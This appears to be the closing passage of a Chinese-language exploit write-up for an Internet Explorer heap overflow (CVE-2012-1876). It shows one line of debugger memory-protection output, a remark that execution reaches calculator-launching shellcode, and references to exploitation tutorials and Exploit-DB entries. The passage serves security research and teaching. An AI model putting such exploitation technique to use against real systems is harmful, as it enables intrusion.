Protect:               00000040    PAGE_EXECUTE_READWRITE

```

最终程序会转到弹出计算器的shellcode上执行。

0x02 参考

http://www.vupen.com/blog/20120710.Advanced_Exploitation_of_Internet_Explorer_HeapOv_CVE-2012-1876.php

<https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/>

<https://www.microsoft.com/en-us/download/details.aspx?id=54265>

<https://www.exploit-db.com/exploits/24017/>

<https://www.exploit-db.com/docs/17914.pdf>

